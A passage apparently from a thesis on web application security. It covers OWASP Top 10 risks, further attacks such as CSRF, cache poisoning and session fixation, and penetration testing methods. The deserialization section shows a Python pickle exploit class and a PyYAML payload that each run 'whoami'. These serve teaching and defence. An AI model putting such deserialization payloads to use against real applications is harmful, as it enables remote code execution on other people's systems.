Web applications often use serialization and deserialization and most programming languages even provide native features to serialize data. The problems related to deserialization comes when deserializing untrusted user input. Most programming languages offer the ability to customize deserialization processes, but it's frequently possible for an attacker to abuse these deserialization features when the application is deserializing untrusted data which the attacker controls. Successful insecure deserialization attacks could allow an attacker to carry out `DOS` attacks, authentication bypasses and remote code execution attacks.

The following is an example of insecure deserialization in Python. Python's native module for binary serialization and deserialization is called `pickle`. This example will serialize an exploit to run the `whoami` command, and deserialize it with `pickle.loads()`.

```
# Import dependencies
import os
import _pickle

# Attacker prepares exploit that application will insecurely
  deserialize
class Exploit(object):
def __reduce__(self):
return (os.system, ('whoami',))

# Attacker serializes the exploit
def serialize_exploit():
shellcode = _pickle.dumps(Exploit())
return shellcode

# Application insecurely deserializes the attacker's serialized data
def insecure_deserialization(exploit_code):
_pickle.loads(exploit_code)

if __name__ == '__main__':
# Serialize the exploit
shellcode = serialize_exploit()

# Attacker's payload runs a 'whoami' command
insecure_deserialization(shellcode)
```

LISTING 4.29: Insecure deserialization

It's quite easy to imagine the above scenario in the context of a web application. If you must use a native serialization format like *Python's pickle*, be very careful and use it only on trusted input. That is never deserialize data that has travelled over a network or come from a data source or input stream that is not controlled by your application. In order to significantly reduce the likelihood of introducing insecure deserialization vulnerabilities one must make use of language-agnostic methods for deserialization such as *JSON*, *XML* or *YAML*. However, there may still be cases where it is possible to introduce vulnerabilities even when using such serialization formats.

Another such example in Python is when using *PyYAML*, one of the most popular *YAML* parsing libraries for *Python*. The simplest way to load a *YAML* file using the *PyYAML* library in Python is by calling *yaml.load()*. The following is an simple unsafe example that loads a *YAML* file and parses it.

```
# Import the PyYAML dependency
import yaml

# Open the YAML file
with open('malicious.yml') as yaml_file:

# Unsafely deserialize the contents of the YAML file
contents = yaml.load(yaml_file)

# print the contents of the key 'foo' in the YAML file
print(contents['foo'])
```

LISTING 4.30: Insecure deserialization

Unfortunately, *yaml.load()* is not a safe operation, and could easily result in code execution if the attacker supplies an *YAML* file similar to the following:

```
foo: !!python/object/apply:subprocess.check_output ['whoami']
```

Instead, the safe method of doing this would be to use the *yaml.safe_load()* method instead. While the above examples were specific to *Python*, it's important to note that this is certainly not a problem limited to *Python*. Applications written in *Java*, *PHP*, *ASP.NET* and other languages can also be susceptible to insecure deserialization vulnerabilities.

Serialization and deserialization vary greatly depending on the programming language, serialization formats and software libraries used. To such an extent, fortunately, there's no 'one-size-fits-all' approach to attacking an insecure deserialization vulnerability. While this makes the vulnerability harder to find and exploit, it by no means makes it any less dangerous.

4.10.1 Countermeasures

The only safe architectural pattern is not to accept serialized objects from untrusted sources or to use serialization mediums that only permit primitive

data types. If that is not possible, one of more of the following rules should be followed:

- Implementing integrity checks such as digital signatures on any serialized objects to prevent hostile object creation or data tampering;
- Enforcing strict type constraints during deserialization before object creation as the code typically expects a definable set of classes. Bypasses to this technique have been demonstrated, so reliance solely on this is not advisable;
- Isolating and running code that deserializes in low privilege environments when possible;
- Log deserialization exceptions and failures, such as where the incoming type is not the expected type, or the deserialization throws exceptions;
- Restricting or monitoring incoming and outgoing network connectivity from containers or servers that deserialize;
- Monitoring deserialization, alerting if a user deserializes constantly.

4.11 Using Components with Known Vulnerabilities

Vulnerabilities in third-party libraries and software are common and could lead to a compromise of the security of systems using that software. Over the last several years approximately 4500 *Common Vulnerability and Exposures (CVEs)*[33] have been published per year. More and more apps are using pre-existing components rather than being coded completely from scratch. Web applications often need fast turnaround, and with the quantity of open-source components available, there's no reason not to make use of them. Analysis[34] indicates that 96% of applications make at least some use of open-source components. On average, more than half of an application's codebase consists of open-source rather than proprietary code.

The problem must be seriously considered because developers could produce components that are not sufficiently checked and tested before use. The result can be new websites and applications with deeply embedded vulnerabilities unknown to the application operator, but once that vulnerability is discovered by cybercriminals, applications using the vulnerable component can be found and exploited. This is a serious problem for companies which make use of *JavaScript*, *PHP* or *Python* libraries to obtain free pre-written routines used to make their websites more appealing and interactive. Since the libraries exist, the scripts are often used without being checked, or any awareness that they may introduce a vulnerability to the application.

There is no guarantee that any component of an application, open-source, proprietary or licensed, will be fully secure. Developers and/or security researchers often discover new vulnerabilities after publication, and issue security patches to correct them. Not all components will receive the necessary

patches, but even when they do, if the user fails to apply them, the vulnerability remains. Unpatched known vulnerabilities are a serious risk; as soon as a vulnerability is fixed by the developer, its existence becomes public knowledge and hackers start to develop and use exploits before users have time to patch the applications. This is a growing problem: Gartner[35] has predicted that by 2020, 99% of exploited security flaws will have been already known for at least a year.

With *GDPR* now in effect, the business impact of using components with known vulnerabilities has become potentially more severe. A company's liability for a breach under the regulations greatly hinges on whether all viable preventative steps have been taken. In the eyes of regulators, any breach arising because of a documented vulnerability being present in an application will make the company culpable. With the potential fines so severe, and the *GDPR* applying to any company collecting personal data within the EU, it's more vital than ever to pay close attention to app security

4.11.1 Countermeasures

Awareness is a company's best defence against risks from known vulnerabilities. *OWASP* recommends that app developers and users continuously monitor author support and vulnerability updates of any third-party app components. If a component stopped being supported and updated by its author, users should either search an alternative or employ virtual patching until a more properly secured solution can be found.

Becoming aware of any vulnerability in components remains a major problem, and is fuelling growth in software composition analysis firms. As always, any application should be streamlined and should make use of as few components and files as possible. The more components in use by an application, the greater the likelihood of unpatched vulnerabilities. Any unnecessary features should be removed, along with any dependencies or references that may still carry a security flaw. Only components from trusted sources should ever be used, with secure links and signed packages to ensure that no unauthorized party has modified the component. Setting out a clearly-defined patch management process will help to keep app developers informed and components secure. A company should define its procedures according to the security needs of the data handled by the app.

The policy should account for keeping components up-to-date, but also set out procedures for when a vulnerability is discovered, or the code can no longer be patched. This may include virtual patching, or taking the app offline until the vulnerability can be fixed.

Summing up, there should be a patch management process in place to:

- Remove unused dependencies, unnecessary features, components, files and documentation;
- Continuously inventory the versions of both client side and server side components and their dependencies. Continuously monitor sources like *CVE* and *NVD* for vulnerabilities in the components. Use software

composition analysis tools to automate the process. Subscribe to email alerts for security vulnerabilities related to components in use;

- Only obtain components from official sources over secure links. Prefer signed packages to reduce the chance of including a modified, malicious component;
- Monitor for libraries and components that are unmaintained or do not create security patches for older versions. If patching is not possible, consider deploying a virtual patch to monitor, detect, or protect against the discovered issue.

Every organization must ensure that there is an ongoing plan for monitoring, triaging and applying updates or configuration changes for the lifetime of the application.

4.12 Insufficient Logging & Monitoring

Insufficient logging and monitoring vulnerability occurs when the security-critical events aren't logged properly, and the system is not monitoring the current happenings. Undeniably, the lack of these functionalities can make the malicious activities harder to detect and it affects effective incident handling when an attack happens. The problem of insufficient logging and monitoring covers the entire IT infrastructure and not just the internet-facing web application, as does the solution. For that reason, this problem can be extended beyond web applications.

One of the primary problems is that there are so many logs; almost all contemporary systems generate their own logs. Log management thus becomes a major problem. By the time that all the different logs are gathered together and preferably collated, the sheer size of the data set becomes too large to effectively monitor manually. The solution is in increased automation of the process. For example, some access control systems can be given their own monitoring rules.

Log-on rules can be set to allow a predefined number of log-on attempts per session. The system logs the attempts, and then blocks access from that IP, either for a predefined period or indefinitely. Such systems will also likely alert the security team that something not right is happening. But it still requires the security team to monitor the alerts and failure to see the anomalous event can be as dangerous as not logging it in the first place. Other security controls will generate their own logs and can similarly alert the security team if something seems amiss, but again it requires the security team to interpret the alerts and triage the company response.

This is the basic problem. Systems need to generate adequate logs, and security personnel need to fully monitor and adequately interpret the messages coming from those logs. The whole problem is worsening with the rise of very sophisticated, sometimes state-sponsored attacks, that are specifically designed to be stealthy and not trigger alerts from installed logging and monitoring software.

While insufficient logging and monitoring is too abstract to be a direct attack vector, it affects the detection and response to every single breach. If web application and server incidents are improperly monitored, suspicious activity can easily be missed. If security risks are not correctly logged or the logs are badly stored or hard to access, then these flaws will go unaddressed.

In most cases, adequate logging and monitoring would detect some form of anomaly that could trigger the correct company response before the damage is done. Well-implemented logging will create alerts whenever anomalies or security issues arise in a web application, and diligent monitoring allows for action to be taken against the exploitation of vulnerabilities. This would apply, at least as a mitigating factor, to the direct hacks, lack of security software and insufficient internal controls if not the other categories.

4.12.1 Countermeasures

A good way to test for the inadequate logging risk is to use a penetration tester, who will probe and seek to breach a web applications. If it is not possible to subsequently detect what is done during the testing, then the logging is inadequate. It's necessary to differentiate between benign and malicious anomalies within those logs. Logs should be kept safe, away from unnecessary user accounts that might edit, delete, or damage them and it would be best to use encryption for central logging.

It is important then, that a web application logs can be easily consumed by an infrastructure's central anomaly detection system: if the intruder is not detected at the web application, he could be detected during lateral movement across the internal network. Good logging and monitoring requires a comprehensive inventory of all the components being used. No matter how good the logging policy or the monitoring capability, if a single web-app or *API* is cracked, an attacker can find a way to blind-side the organization and cause a breach.

In order to prevent vulnerabilities caused by an insufficient logging and monitor activity, the following rules should be adopted:

- Ensure all login, access control features and server side input validation failures can be logged with sufficient user context to identify suspicious or malicious accounts, and allow sufficient time to allow delayed forensic analysis;
- Ensure that logs are generated in a format that can be easily consumed by a centralized log management solution;
- Ensure high value transactions have an audit trail with integrity controls to prevent tampering or deletion, such as append-only database tables or similar;
- Establish effective monitoring and alerting such that suspicious activities are detected and responded to in a timely fashion;
- Establish or adopt an incident response and recovery plan.

4.13 Summary

The following table presents a summary of the *2017 Top 10 Application Security Risks* and the risk factors that has been assigned to each risk. These factors were determined based on the available statistics and the experience of the OWASP Top 10 Team[15]. To understand these risks for a particular application, it has to be considered each application's specific threat agents and business impacts. Even severe software weaknesses may not present a serious risk if there are no threat agents in a position to perform the necessary attack or the business impact is negligible for the assets involved.

RISK	Threat Agents	Attack Vectors			Security Weakness		Impacts	Score
		Exploitability	Prevalence	Detectability	Technical	Business		
A1:2017-Injection	App Specific	EASY: 3	COMMON: 2	EASY: 3	SEVERE: 3	App Specific	8.0	
A2:2017-Authentication	App Specific	EASY: 3	COMMON: 2	AVERAGE: 2	SEVERE: 3	App Specific	7.0	
A3:2017-Sens. Data Exposure	App Specific	AVERAGE: 2	WIDESPREAD: 3	AVERAGE: 2	SEVERE: 3	App Specific	7.0	
A4:2017-XML External Entities (XXE)	App Specific	AVERAGE: 2	COMMON: 2	EASY: 3	SEVERE: 3	App Specific	7.0	
A5:2017-Broken Access Control	App Specific	AVERAGE: 2	COMMON: 2	AVERAGE: 2	SEVERE: 3	App Specific	6.0	
A6:2017-Security Misconfiguration	App Specific	EASY: 3	WIDESPREAD: 3	EASY: 3	MODERATE: 2	App Specific	6.0	
A7:2017-Cross-Site Scripting (XSS)	App Specific	EASY: 3	WIDESPREAD: 3	EASY: 3	MODERATE: 2	App Specific	6.0	
A8:2017-Insecure Deserialization	App Specific	DIFFICULT: 1	COMMON: 2	AVERAGE: 2	SEVERE: 3	App Specific	5.0	
A9:2017-Vulnerable Components	App Specific	AVERAGE: 2	WIDESPREAD: 3	AVERAGE: 2	MODERATE: 2	App Specific	4.7	
A10:2017-Insufficient Logging&Monitoring	App Specific	AVERAGE: 2	WIDESPREAD: 3	DIFFICULT: 1	MODERATE: 2	App Specific	4.0	

FIGURE 4.9: OWASP Top 10 Risk Factor Summary[15]

The *OWASP Top 10* covers a lot of vulnerabilities, but there are many more of them that have to be considered and evaluated. Some additional vulnerabilities are listed in the following section because they will be named or encounter in [section 5](#) and [chapter 6](#).

4.14 Extra vulnerabilities

4.14.1 Cross Site Request Forgery

Cross Site Request Forgery (CSRF) attacks occur when a malicious website causes a user's web browser to perform unwanted action on a trusted site. *CSRF* attacks are simple to diagnose, simple to exploit and simple to fix. They exist because web developers are uneducated about the cause and seriousness of *CSRF* attacks[36].

During the process of launching a *CSRF* attack, the attacker first review the

key features within the target web application. After that, the attacker needs to find an application function that can be used to perform some sensitive action on behalf of an unsuspecting user and employs request parameters which an attacker can fully determine in advance. The next step is to create a malicious link that will execute some interesting functionality such as change a password, etc. Finally, the attacker has to convince a user that is logged into the target web application to click on the malicious link to execute the *CSRF* attack.

In the case of *reflected CSRF* attacks, the attacker needs to include the malicious link on the attacker's own website and trick the user to click on the link. On the other hand, for *stored CSRF* attacks, the attacker needs to create some post, which embed the malicious link into the target website[37].

CSRF is often compared to *XSS*, but they are different:

- *XSS* attacks require *JavaScript* while *CSRF* attacks don't;
- *XSS* attacks require that sites accept malicious code, while with *CSRF* attacks malicious code is located on third-party sites;

If a web application is vulnerable to *XSS* attacks, then it is vulnerable to *CSRF* attacks; if a site is protected from *XSS* attacks, it is most likely still vulnerable to *CSRF* attacks[36].

Countermeasures

There are different types of protection techniques that can be used in order to prevent *CSRF* attacks.

Server Side protection Web application and frameworks can be protected by adopting the following rules:

- Allow *GET* requests to only retrieve data, not modify any data on the server;
- Require all *POST* request to include a pseudorandom value;
- Use a pseudorandom value that is independent of a user's account.

Client Side protection In order to perform client side protection there is a need of some tools, such as *RequestRodeo*[38], or some browser plug-ins.

4.14.2 Cross Frame Scripting

Cross Fram Scripting (XFS) is an attack that combines malicious *JavaScript* with an *iframe* that loads a legitimate page in an effort to steal data from a user. In order to have a successful exploitation of this vulnerability, usually some social engineering is needed.

XFS is strictly correlated with *clickjacking* attacks. In this type of attack, an attacker uses multiple opaque or transparent layers to trick a user to click

on a button or a link when they were intending to click on something else. Doing this, the click is redirected to another element of the page and usually it starts different functions used by the attacker. An example of this technique will be presented in [chapter 6](#)

Countermeasures

There are two main ways to prevent *XFS* and clickjacking attacks:

- Sending the proper *Content Security Policy* frame-ancestors directive response headers that instruct the browser to not allow framing from other domains;
- Implement defensive code in the user interface to ensure that the current frame is the most top-level window.

4.14.3 Cache poisoning

To perform this attack, an attacker first finds a vulnerable service code, which allows him to fill the *HTTP* header field with many headers. Then he forces the cache server to delete its actual cache content and sends a specially crafted request which will be stored in cache. From the next request, the previously injected content stored in cache will be set in responses.

Browser cache poisoning attacks can be categorized as follows[39]:

Same-origin When an attacker poisons one origin's resource once and persists them over time using browser cache;

Cross-origin When an attacker corrupts one origin's sub-resources imported from another origin;

Extension-assisted When an attacker poisons sub-resources inserted by browser extensions.

Countermeasures

The most robust defence against cache poisoning is to disable caching, but this is an unrealistic advice for most services. Some more feasible solutions could be:

- Restricting caching to purely static responses;
- Avoiding taking input from headers and cookies;
- Auditing every page of the web application with tools to flush out unkeyed inputs;
- Disabling unkeyed inputs.

4.14.4 Server Side Includes Injection

Server Side Includes (SSI) are directives present on web applications that are used to put dynamic contents inside an *HTML* page. They are used to perform some actions before the current page is loaded. The *SSI* attack allows through the injection of scripts in the *HTML* the exploitation of a web application. This vulnerability can be exploited if the server doesn't validate some input fields: if the server process input data containing *SSI* directives, such as `<! # = / . " - >` and `[a-zA-Z0-9]`, it is likely vulnerable to this type of attack.

Countermeasures

The most strong security measure against this type of attack is a proper validation of the input data.

4.14.5 Session fixation

Session fixation is an attack that permits an attacker to hijack a valid user session. The attacker exploits a limitation in the way the web application manages the session ID. A vulnerable web application, when authenticating a user, doesn't assign a new session ID, making it possible to use an existent one. The attack consists of obtaining a valid session ID, inducing a user to authenticate himself with that session ID, and then hijacking the user session by the knowledge of the used session ID. The attacker has to provide a legitimate Web application session ID and try to make the victim's browser use it. In session fixation attack, the attacker fixes an established session on the victim's browser, thus the attack starts before the user logs in. This kind of attack can be performed with different techniques:

- Using session token in the *URL* argument, where the session ID is sent to the victim in a link and the victim accesses the site using the malicious *URL*;
- Using session token in a hidden form field, where the victim must be tricked to authenticate in the target web application using a login form provided by the attacker;
- Using session ID in a cookie.

Countermeasures

The simplest solution is to discard any existing session in order to force the framework to issue a new session ID cookie with a new value. The application has to assign a different session cookie immediately after a user authenticates to the application and the cookie value has to be not included in the *URL*.

4.15 Cyber security trends in 2019 for web applications

Web application are spreading more and more. New services are offered every day and new vulnerabilities related to them are discovered and exploited. With reference to [40], the following could be some cyber security threats and prevention mechanisms that should be relevant in 2019.

Vulnerabilities

AI-Powered Attacks *Artificial Intelligence (AI)* delivers many benefits to web application development, allowing developers to create more meaningful and robust products, but *AI* can be used for malicious activity too. Attackers can use *AI-powered* hacking algorithms to find application vulnerabilities and analyse complex user behaviours and scenarios. Analysis that would normally take weeks and months to complete can be done almost instantly, arming attackers with information they can use to exploit web applications. The best defence for this type of attack is using *AI* to protect applications too and build it into a security system for proactive monitoring and incident reporting. *AI* can help reduce false positives, prioritize threats, and automate the remediation process.

Open Source Security Threats Open source components are commonly used in web application development. They make the development time shorter, allowing developers to add functionality to their web apps without having to write the code from scratch. That added functionality contributes to a better end product while staying within budget and timeline, but these benefits go right out the window if security is not kept in mind. It always recommended doing security testing for all open source components. It has not to be assumed they are secure just because someone else has used them. This is going to become even more important in the coming year because as open source becomes more common in web application development, it becomes a bigger target for attackers. If they can find an exploit for one open source component or library, they can potentially hit multiple applications at once. And because these libraries and components are open, it makes it much easier for them to find those exploits.

The first step to defend against these attacks is to only use open source code from trusted repositories. An active user community is a good sign that developers are currently using and testing the open source components for security issues. Another important precaution is to create a working document to track open source components in an application, all the components it has been using, where they are being used and which versions are currently deployed. In the event of an attack, this document will allow the developers to quickly identify the affected applications or lines of code, helping them to remediate the threats quickly.

Ransomware Ransomware³ often makes people think of an entire network being locked up from an attack, but it can also happen at the application level. In that case, an application is attacked in such a way that it can no longer be used properly. The most common route of entry would be through a software package used in a web app. Indeed, an attacker could embed a ransomware toolkit into the package, and developers could unknowingly install the package as part of their web application.

As outlined above, developers often use third-party packages in web application development, and many of these open source solutions are vulnerable to exploitation, making it all too easy for attackers to create malicious versions and trick developers into using them. To protect a web applications from ransomware, regular security testing on all third-party components used in web applications should be performed.

Attacks on Known Vulnerabilities As said in 4.11, it is important to address vulnerabilities as soon as they are found, especially ones that can expose sensitive information. Educating developers on the importance of application security can motivate them to give security the attention it deserves. Security needs to be integrated into the design and development process from day one.

Prevention

Bug bounty programs Bounty programs, in which attackers are paid to try to break into applications and systems to expose vulnerabilities, are becoming more popular. These “friendly” attackers help improve the security of an application by finding weaknesses before malicious attackers exploit them. This approach fills gaps that can be missed by automated security testing because sometimes a human touch is needed to find new ways to expose an application to attack and attackers who find new or rare vulnerabilities are being well-rewarded.

Application Vulnerability Management Security needs to be integrated into the development process. An application vulnerability manager streamlines the application security testing process by removing duplicate results from multiple testing tools and prioritizing results so you can attend to the most serious threats first. Quality application vulnerability management tools integrate into a developers’ work environments so vulnerabilities can be viewed and tracked without forcing developers to switch to another application. A tool such as this allows for comprehensive application security testing without slowing down the development process.

³Ransomware is a type of malicious software from crypto-virology that threatens to publish the victim’s data or perpetually block access to it unless a ransom is paid.

Data Security Governance Programs More organizations will begin to adopt *Data Security Governance (DSG)* programs in 2019. Data governance protects the integrity, availability, usability and security of all data within the organization, including the applications. A formal *DSG* program details and implements standardized policies and procedures so that user and business data is protected more efficiently and securely. Gaps in security are identified and addressed as part of this program. A *DSG* program should be part of a larger IT governance strategy so it fits into a specific overall security plan.

Runtime Application Self Protection Runtime application self-protection improves both web and mobile application security by detecting attacks in real time. An agent should be installed within the application and monitors the app for attacks and protects against them. It can add a layer of protection to the application while it is running, examining every executed instruction and determining whether any given instruction is actually an attack. It can be used diagnostically, setting off an alert or alarm when an attack is found. It can also be used for self-protection and stop an execution that would result in an attack

Less Reliance on Passwords While it is not expected passwords to disappear completely, a shift will happen, placing more emphasis on other recognition technologies. This shift will occur more frequently in medium to high-risk applications to make them more secure. Facial recognition is an example that will improve web and mobile app security. These more advanced verification procedures are becoming more essential as the number and variety of threats rise.

As web application attacks continue to increase, developers and security teams must work together to prevent or defend against threats, new and existing alike. A comprehensive application security strategy that incorporates security into the entire application design, development, and deployment process is the best way to protect your business and users from an attack. This strategy must include education on the most recent attack vectors and advances in cybersecurity so your defences are always at their best.

Chapter 5

Testing methodology

This chapter describes the testing methodology proposed from *OWASP* and adopted to conduct a penetration test described in [chapter 6](#).

5.1 Testing Approaches

A high level overview of various testing techniques that can be employed when building a testing program could be the following:

- Manual inspections & reviews;
- Threat modelling;
- Code review;
- Penetration testing.

Manual inspections & review

Manual inspections are human reviews that typically test the security implications of people, policies, and processes. During the manual inspection phase, there is an inspection of technology decisions such as architectural designs. They are usually conducted by analysing documentation or performing interviews with the designers or system owners. Reviews, despite their simplicity, can be among the most powerful and effective techniques available. By asking someone how something works and why it was implemented in a specific way, the tester can quickly determine if any security concerns are likely to be evident. Manual inspections and reviews are one of the few ways to test the software development life-cycle process itself and to ensure that there is an adequate policy or skill set in place.

A trust-but-verify model have to be adopted during manual inspections and reviews, considering also that everything that the tester is shown or told will be accurate. Manual reviews are particularly good for testing whether people understand the security process, have been made aware of policy and have the appropriate skills to design or implement a secure application.

Advantages	Disadvantages
Requires no supporting technology	Can be time-consuming
Can be applied to a variety of situations	Supporting material not always available
Flexible	Requires significant human thought and skill to be effective
Promotes teamwork	
Early in the <i>SDLC</i> ¹	

TABLE 5.1: Advantages and disadvantages of manual inspections & review

Threat modelling

Threat modelling has become a popular technique to help system designers think about the security threats that their systems and applications might face. Therefore, threat modelling can be seen as risk assessment for applications. In fact, it enables the designer to develop mitigation strategies for potential vulnerabilities and helps them focus their inevitably limited resources and attention on the parts of the system that most require it. It is recommended that all applications have a threat model developed and documented. Threat models should be created as early as possible in the *SDLC*¹, and should be revisited as the application evolves and development progresses.

To develop a threat model, the following approach should be used:

- Decomposing the application – use a process of manual inspection to understand how the application works, its assets, functionality, and connectivity.
- Defining and classifying the assets – classify the assets into tangible and intangible assets and rank them according to business importance.
- Exploring potential vulnerabilities - whether technical, operational, or management.
- Exploring potential threats – develop a realistic view of potential attack vectors from an attacker’s perspective, by using threat scenarios or attack trees.

¹OWASP *Secure Software Development Life Cycle Project* is an overall security software methodology for web and app developers. Its aim is to define a standard Secure Software Development Life Cycle and then help developers to know what should be considered or best practices at each phase of a development Life Cycle

- Creating mitigation strategies – develop mitigating controls for each of the threats deemed to be realistic.

Advantages	Disadvantages
Practical attacker's view of the system	Relatively new technique
Flexible	Good threat models don't automatically mean good software
Early in the <i>SDLC</i> ¹	

TABLE 5.2: Advantages and disadvantages of threat modelling

Source code review

Source code review is the process of manually checking the source code of a web application for security issues. Numerous problematic security vulnerabilities can't be detected with some other type of investigation or testing. A lot of unintentional, but significant security problems are likewise very hard to find with different types of investigation or testing, making source code analysis the best choice for technical testing. With the source code, a tester can accurately determine what is happening and avoid doing a blind black-box (5.1.1) testing.

Examples of issues that can be found through source code reviews are concurrency problems, flawed business logic, access control problems and cryptographic weaknesses as well as backdoors, Trojans, Easter eggs, time bombs, logic bombs, and other forms of malicious code. These issues show themselves as the most hurtful vulnerabilities in sites. Finally, source code analysis can also be extremely efficient to find implementation issues.

Advantages	Disadvantages
Completeness and effectiveness	Requires highly skilled security developers
Accuracy	Can miss issues in compiled libraries
Fast	Cannot detect run time errors easily
	The source code currently deployed might differ from the one being analysed

TABLE 5.3: Advantages and disadvantages of source code review

Penetration testing

Penetration testing is a very useful technique used to test the security of a system and it is also called ethical hacking. Penetration testing is a testing process focused over a running application remotely aimed to find security vulnerabilities, without knowing the inner workings of the application itself. Typically, the penetration tester has access to an application as if he is a normal user. The tester acts like an attacker and attempts to find and exploit vulnerabilities. It's not rare that a valid account on the system is given to the tester.

Next section (5.1.1) will describe penetration testing in a more accurate way.

Advantages	Disadvantages
Can be fast	Too late in the <i>SDLC</i>
Requires a relatively low skilled set than source code review	Front impact testing only
Tests the code that is currently being exposed	

TABLE 5.4: Advantages and disadvantages of penetration testing




FIGURE 5.1: Proportion of Test Effort According to Test Technique[41]

Each techniques described above can be applied at different times of software development life cycle. A general overview of the testing framework proposed by *OWASP* can be seen in [Figure 5.2](#)




FIGURE 5.2: OWASP Testing Framework Workflow[41]

All the process listed in [Figure 5.2](#) ideally are necessary to develop an almost vulnerability free web application.



Although these aspects are important, starting from here, the remaining parts of this chapter and the [chapter 6](#) will be focused on penetration testing only, because the tools and the infrastructure provided to me by the company of which I have analysed a web application ([chapter 6](#)) were the most suitable for these kinds of test.

5.1.1 Penetration testing

There are three different viable approaches in order to test and verify the security of a web application: *black-box*, *white-box* and *grey-box*.

Black-box Viewing a web application as a black box means the tester has only access to the *URL* of the application. The source code is not directly exterminated and the tester doesn't know what happens behind what is displayed in the browser. A valid user's credential are often provided to the tester; doing this, the penetration tester is able to carry out tests related to these two scenarios:


- An attacker who is outside the system and is not authorized to use the web application;
- A user who is authorized to use the web application and wants to do something malicious.



White-box Whit-box tests consist in reviewing the functioning of an application and its internal structure, its processes, rather than its functionalities. Here, all the internal components of the software or application are tested through the source code. To make a white-box test, the tester thus has to have competences in programming, in order to understand the source code he studies. He must also have a global view of the functioning of the application, of the elements it is made of, and of course, of its source code. Unlike in black-box testing, the tester has a developer profile, not a user profile.

By making a white-box test, the tester can see which code line is called for each functionality. It allows to test the data flow, and the handling of exceptions and errors. The resource dependency, as well as the code's internal logic are also studied. That is why these tests are mainly useful during the development of an application, even if they can be made during several phases of a project's life.

Grey-box Grey-box testing combines the two previous approaches: it tests both the functionalities and functioning of a website. In other words, a tester gives an input to the system, he checks if the result obtained is what is expected and checks through which process this result was gathered. In this type of tests, the tester knows the role of the system and of its functionalities and also knows its internal mechanisms. However, he does not have access to the source code.



The tests explained in the next sections (5.4) and the penetration test described in chapter 6 adopt a black-box approach. Tests have been conducted both emulating a virtual attacker outside the system and using valid credential of a trusted and authorized user.

Furthermore, to extend the quality of the analysis, a grey-box approach has been adopted in some scenarios; to design more specific tests, the developers of the web application in analysis provided me some information about its structure, the frameworks used and a general overview of its functionality, with focus on most critical sections. Under no circumstances I had access to the source code of the web application.

5.2 Automatic Scanners

